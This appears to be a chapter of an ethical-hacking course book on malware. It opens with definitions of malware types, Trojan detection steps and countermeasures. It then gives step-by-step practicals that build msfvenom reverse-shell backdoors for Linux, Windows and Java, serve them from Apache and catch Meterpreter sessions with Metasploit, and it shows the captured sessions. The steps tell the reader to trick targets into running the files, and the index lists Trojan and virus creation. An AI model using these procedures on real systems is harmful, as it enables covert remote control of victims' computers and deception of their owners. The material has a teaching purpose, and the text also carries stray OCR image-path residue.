7. Malware Threats

HACKER SCHOOL™

ETHICAL HACKING

Theory

Malware

Malware (malicious software) is a type of program that combines malicious code with genuine application to perform unauthorized operations in such a way that it can take control of a system or cause damage.

Types of Malware

1. Trojan
2. Virus
3. Worm
4. Rootkits
5. Spyware
6. Ransomware
7. Adware
8. Backdoor

Fileless Malware:

Fileless Malware infects legitimate software's and applications such as Microsoft Word, PDF documents, flash, PowerShell, macros etc., to perform various malicious activities. Attackers commonly use social engineering techniques to spread Fileless malware. Fileless malware also known as no-malware will leave no traces making it difficult for anti-virus programs to detect.

Trojan

Trojan is a malicious program, bound with a harmless application program or data in such a way that it can help an attacker gain control and cause damage to the targeted machine. Malware tries to steal victim's confidential information and sends back to the attacker.


Symptoms of Trojan Attack

- Computer browser is redirected to unknown pages.
- Strange chat boxes appear on computer screen.
- Reversing the functions of the right and left mouse buttons.
- Abnormal activity by the modem, network adapter, or hard drive.
- The account passwords changes.
- The ISP complains to the target that your computer is performing unauthorized network scanning.
- An attacker can gain access to personal information about a target

Trojan Detection

- Scan for suspicious OPEN PORTS
- Scan for suspicious RUNNING PROCESSES
- Scan for suspicious DEVICE DRIVERS INSTALLED
- Scan for suspicious REGISTRY ENTRIES
- Scan for suspicious WINDOWS SERVICES
- Scan for suspicious STARTUP PROGRAMS
- Scan for suspicious NETWORK ACTIVITIES

Checking for Open Ports




```
G:\Users\SAM>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1801           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2103           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2105           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2107           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2869           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3790           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8501           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:26143          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49408          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49409          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49410          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49411          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49416          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49417          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49424          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49427          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:3001         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5939         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:7337         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:50505        0.0.0.0:0              LISTENING
  TCP    192.168.1.2:139        0.0.0.0:0              LISTENING
  TCP    192.168.1.2:50425      111.221.29.153:443     ESTABLISHED
  TCP    192.168.1.2:51413      74.125.130.108:993     ESTABLISHED
  TCP    192.168.1.2:52039      216.58.220.5:443       ESTABLISHED
  TCP    192.168.1.2:52042      216.58.220.14:443      ESTABLISHED
  TCP    192.168.1.2:52043      216.58.220.14:443      ESTABLISHED
  TCP    192.168.1.2:52045      216.58.220.1:443       TIME_WAIT
  TCP    192.168.1.2:52055      111.221.29.254:443     ESTABLISHED
```


- By using the netstat tool to check for open ports, the connection established ports

Checking for suspicious Processes



- By using the process monitor tool, we verify for suspicious processes

Check for Suspicious Driver



- By using the Driver view tool to check for the Suspicious drivers in the system

Virus

VIRUS stands for Vital Information Resource Under Seize. The virus can self-replicate by producing a copy of itself and attaching to another program, computer boot sector or a document.

Creating a Virus using Batch file programming or bash commands

Batch file programming can be used to automate several jobs in windows operating system, which means the repetitive tasks can be written in a file by the administrators to simplify the job just by running the file instead of executing command separately.

Shell scripting performs the similar job in Linux environment to automate the execution of simple commands. Hackers take advantage of batch or shell scripting knowledge to create dangerous viruses which can destroy data on a victim machine or can consume all the PC resources to make the PC either crash or slow down.

Worms

Worms are malicious programs that replicate and spread across the network connections independently without human restrictions to infect computers.

Rootkit

Rootkit is a malicious program that has the ability to hide its presence from the user (victim) and perform malicious activities to grant full access of the infected computer to the attacker.

Spyware

Spyware is a program that records user interaction with the computer, without their knowledge and sends them to the remote attackers over the internet. Spyware hides its process, files, and other objects to avoid detection and removal.

Ransomware

Ransomware is a malware that can restrict access to computer system files and folders and demands an online ransom payment to the malware creator to remove the restrictions.

Adware

Adware is designed to display unwanted advertisements on the browser which redirects users search requests to malicious web pages that forces them to download malware on to their computers. Adware can also be used to collect users search habits.

Backdoor

A backdoor is a piece of code executed on victim computer system by an attacker to bypass standard authentication and maintain secure unauthorized access to remote desktop.

Countermeasures

- Do not download email attachments received from unknown senders.
- Block unnecessary ports running vulnerable services.
- Avoid downloading and executing applications from untrusted sources.
- Restrict permissions within the desktop environment to prevent malicious applications installation.
- Run host-based antivirus, firewall, and intrusion detection software.
- Manage local workstation file integrity through checksums, auditing, and port scanning.


Ddos-attack
BOOM
PC
Password
Hacking
Protection
Hacking
Mail
Virus Attack
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Practicals

INDEX

S. No.	Practical Name	Page No.
1	Hacking Linux Operating System with malware	1
2	Hacking Windows Operating System with malware	4
3	Hacking any Operating System using Java backdoor	6
4	Hacking Windows Operating System (WAN attack)	8
5	Creating Dark comet Trojan to infect windows machines	13
6	Virus Creation with Batch file programming	21
7	Malware Creation with Construction Kits	23

Practical 1: Hacking Linux Operating System with malware


Description: In this practical you will learn how to create Linux executable "elf" malware using msfvenom tool. Also learn how to start a listener on using the multi/handler module in Metasploit, to handle the reverse connection from the target system.

Step 1: Create a Linux malware using Msfvenom. Execute the following command to create a malware that can run on a Linux machine and act as a backdoor.


- **msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<attacker's IP> LPORT=<attacker's port> -f elf --platform linux -o /home/user/ <filename.elf>**
- The malware file is saved onto the home location attacker's Parrot Linux machine.

Step 2: Move the malware file to attackers webroot location.

Step 3: To enable targets to download this malware, start apache server by executing below command



Step 4: Load Metasploit Framework to start malware listener.




Step 4: Let us use a multi handler exploit to handle reverse connections. Run the following command.


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Step 5: Make sure to use the same payload that was used during malware creation using msfvenom and configure payload options. Execute the **exploit** command, which starts the handler.

```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.9
LHOST => 192.168.0.9
msf6 exploit(multi/handler) > set LPORT 5353
LPORT => 5353
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5353
```

Step 6: Trick your target to download and execute the **.elf** file.






Step 7: Soon after the target executes the malware file, the attacker will gain a **meterpreter** session from where he can control the target computer (refer chapter 6 for meterpreter usage).

Practical 2: Hacking Windows Operating System with malware.


Description: In this practical you will learn how to create windows executable malware using msfvenom.

Step 1: Create a windows malware using msfvenom. Execute the following command to create a malware that can run on a windows computer and act as a backdoor.


- **msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker's IP> LPORT=<attacker's port> --platform windows -f exe -o /var/www/html/ <filename.exe>**
- The malware file is saved onto the home location of attacker's Parrot Linux machine.




- Move the malware file to attackers webroot location.




Step 2: Start Apache server, to enable targets to download this malware



Step 3: Start Metasploit Framework




Step 4: Let us use a multi handler exploit to handle reverse connections. Execute the following command.



Step 5: Make sure to use the same payload that was used during malware creation using msfvenom and configure payload options and type "**Execute**" command.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.9
LHOST => 192.168.0.9
msf6 exploit(multi/handler) > set LPORT 5566
LPORT => 5566
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5566
```

Step 6: Trick the target to download and execute the malicious file (**.exe**).



Step 8: Soon after the target executes the malware file, the attacker will gain a meterpreter session from where he can control the target computer (refer chapter 6 for meterpreter usage).

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5566
[*] Sending stage (175174 bytes) to 192.168.0.13
[*] Meterpreter session 3 opened (192.168.0.9:5566 -> 192.168.0.13:49539) at 202
0-09-29 07:19:49 +0100

meterpreter > sysinfo
Computer        : WIN7U-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Practical 3: Hacking any Operating System using Java backdoor.

Description: In this practical you will learn how to create java-based malware, that can be used to exploit any OS that has java installed.

Step 1: Create a Java-based malware using msfvenom. Execute the following command to create malware that can run on any operating system running java.

- **msfvenom -p java/meterpreter/reverse_tcp LHOST=<attacker's IP> LPORT=<attacker's port> -f jar --platform java -o /var/www/html/ <filename.exe>**
- The malware file is saved onto the home location of the attacker's Parrot Linux machine.

```
[user@parrot-virtual]-[~]
└─ $msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.0.9 LPORT=5959 -f jar
--platform java -o /home/user/filename.jar
Payload size: 5308 bytes
Final size of jar file: 5308 bytes
Saved as: /home/user/filename.jar
```

- Copy the malicious file to attacker's web root directory.

```
#cp /home/user/filename.jar /var/www/html/
```

Step 2: Start Apache server, to enable targets to download this malware


```
[user@parrot-virtual]-[~]
└─ $service apache2 start
```

Step 3: Load Metasploit Framework and use a multi handler exploit to handle reverse connections as we did in previous practicals.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

- Follow the steps shown in previous practical's to gain meterpreter access to the target computer.

```
msf6 exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.9
LHOST => 192.168.0.9
msf6 exploit(multi/handler) > set LPORT 5959
LPORT => 5959
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5959
```




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5959
[*] Sending stage (58125 bytes) to 192.168.0.13
[*] Meterpreter session 4 opened (192.168.0.9:5959 -> 192.168.0.13:49835) at 202
0-09-29 08:04:15 +0100

meterpreter > sysinfo
Computer    : Win7U-PC
OS          : Windows 7 6.1 (x86)
Meterpreter : java/windows
meterpreter >
```


Practical 4: Hacking Windows Operating System (WAN attack).


Description: In this practical you will learn how to perform WAN level attack using ngrok service

